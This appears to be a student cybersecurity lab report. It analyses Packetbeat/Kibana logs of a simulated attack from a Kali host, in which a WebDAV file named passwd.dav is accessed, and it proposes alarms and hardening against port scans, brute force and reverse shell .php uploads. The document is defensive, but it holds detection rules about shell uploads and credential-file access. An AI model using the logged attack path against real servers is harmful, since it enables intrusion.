Aug 1, 2020 @ 11:14:00.000 → Aug 1, 2020 @ 11:25:30.000
Refresh
+ Add filter

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	14,877
http://127.0.0.1/server-status?auto=	68
http://snnmnkxdhflwgthqismb.com/post.php	14
http://www.gstatic.com/generate_204	7
http://ocsp.godaddy.com	3

Analysis: Finding the WebDAV Connection

- How many requests were made to this directory? 2
- Which files were requested? passwd.dav



```
url.path:"/webdav/passwd.dav"
```

2 hits

Aug 1, 2020 @ 00:00:00.000 - Aug 1, 2020 @ 23:59:59.999 —

```
Aug 1, 2020 @ 11:26:10.899  url.path: /webdav/passwd.dav @timestamp: Aug 1, 2020 @ 11:26:10.899 url.full: http://192.168.1.105/webdav/passwd.dav url.scheme: http url.domain: 192.168.1.105
                            user_agent.original: gvfs/1.42.2 query: PROPFIND /webdav/passwd.dav agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 agent.type: packetbeat
                            agent.ephemeral_id: b58c2234-d4f2-4943-990a-3b02fde3dfde agent.hostname: server1 destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 913B
                            network.bytes: 1.4KB network.type: ipv4 network.transport: tcp network.protocol: http network.direction: inbound network.community_id: 1:8t60+cxsFaSbNirtLR8kfAx2bHg=
                            server.ip: 192.168.1.105 server.port: 80 server.bytes: 913B method: propfind event.start: Aug 1, 2020 @ 11:26:10.899 event.end: Aug 1, 2020 @ 11:26:10.900 event.kind: event

Aug 1, 2020 @ 11:26:10.860  url.path: /webdav/passwd.dav @timestamp: Aug 1, 2020 @ 11:26:10.860 url.full: http://192.168.1.105/webdav/passwd.dav url.scheme: http url.domain: 192.168.1.105
                            query: PROPFIND /webdav/passwd.dav type: http method: propfind network.type: ipv4 network.transport: tcp network.protocol: http network.direction: outbound
                            network.community_id: 1:8t60+cxsFaSbNirtLR8kfAx2bHg= network.bytes: 1.4KB event.start: Aug 1, 2020 @ 11:26:10.860 event.end: Aug 1, 2020 @ 11:26:10.862 event.kind: event
                            event.category: network_traffic event.dataset: http event.duration: 1.8 client.ip: 192.168.1.90 client.port: 43716 client.bytes: 538B ecs.version: 1.5.0
                            agent.type: packetbeat agent.version: 7.8.0 agent.hostname: Kali agent.ephemeral_id: 8b8d6650-0e82-487d-8c2e-f6c43da8ec53 agent.id: 26444e58-c83e-4d56-854f-bd90ace159df
```

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

Alarm:

-Setting a baseline threshold alarm for SYN/ACK requests compared to normal network traffic notifying all concerned employees.

What threshold would you set to activate this alarm?

Baseline: Double the usual network traffic usage.

Threshold: 10

Limit: 20

System Hardening

What configurations can be set on the host to mitigate port scans?

System Hardening:

-Open only necessary ports.

-Do firewall settings on necessary ports for inbound only.

-Sanitize and Whitelist specific MAC addresses and IPs for necessary ports.

-Have inbound internet traffic go thru VPN.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

Alarm:
-Set a baseline thresholds through SIEMS and or IPS/IDS.

What threshold would you set to activate this alarm?

Baseline: Password Login Failure.
Thresholds: 5
Limit: 5

System Hardening

What configuration can be set on the host to block brute force attacks?

System Hardening:
-Secure Password Policy.
-Login Failure Attempt Lockout Policy.
-If an IP sends out too much requests have the IP Blocked.
-Setup a baseline alarm threshold for GET requests.
-Multi-Factor Authentication.
-Time Based User Lockouts.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Alarm:
-Notification for any "GET" requests for a file in a specified directory.

What threshold would you set to activate this alarm?

Threshold:GET requests for outbound files.
Baseline:1
Limit:1

System Hardening

What configuration can be set on the host to control access?

System Hardening:
-"Whitelisting" authorized IPs/MAC addresses.
-"Blacklisting" bad IP ranges from certain countries.
-Set user level access permission for the WebDAV server.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

Alarm:
-Set alarm for POST/PUT responses for .php file uploads.

What threshold would you set to activate this alarm?

Threshold:POST/PUT responses for inbound .php files.
Baseline:1
Limit:1

System Hardening

What configuration can be set on the host to block file uploads?

System Hardening:
-Enable only Read/Write for user permissions on that server.
-Disable .php uploads from unauthorized machines.
-Disable .php uploads overall to avoid shell execution.

The End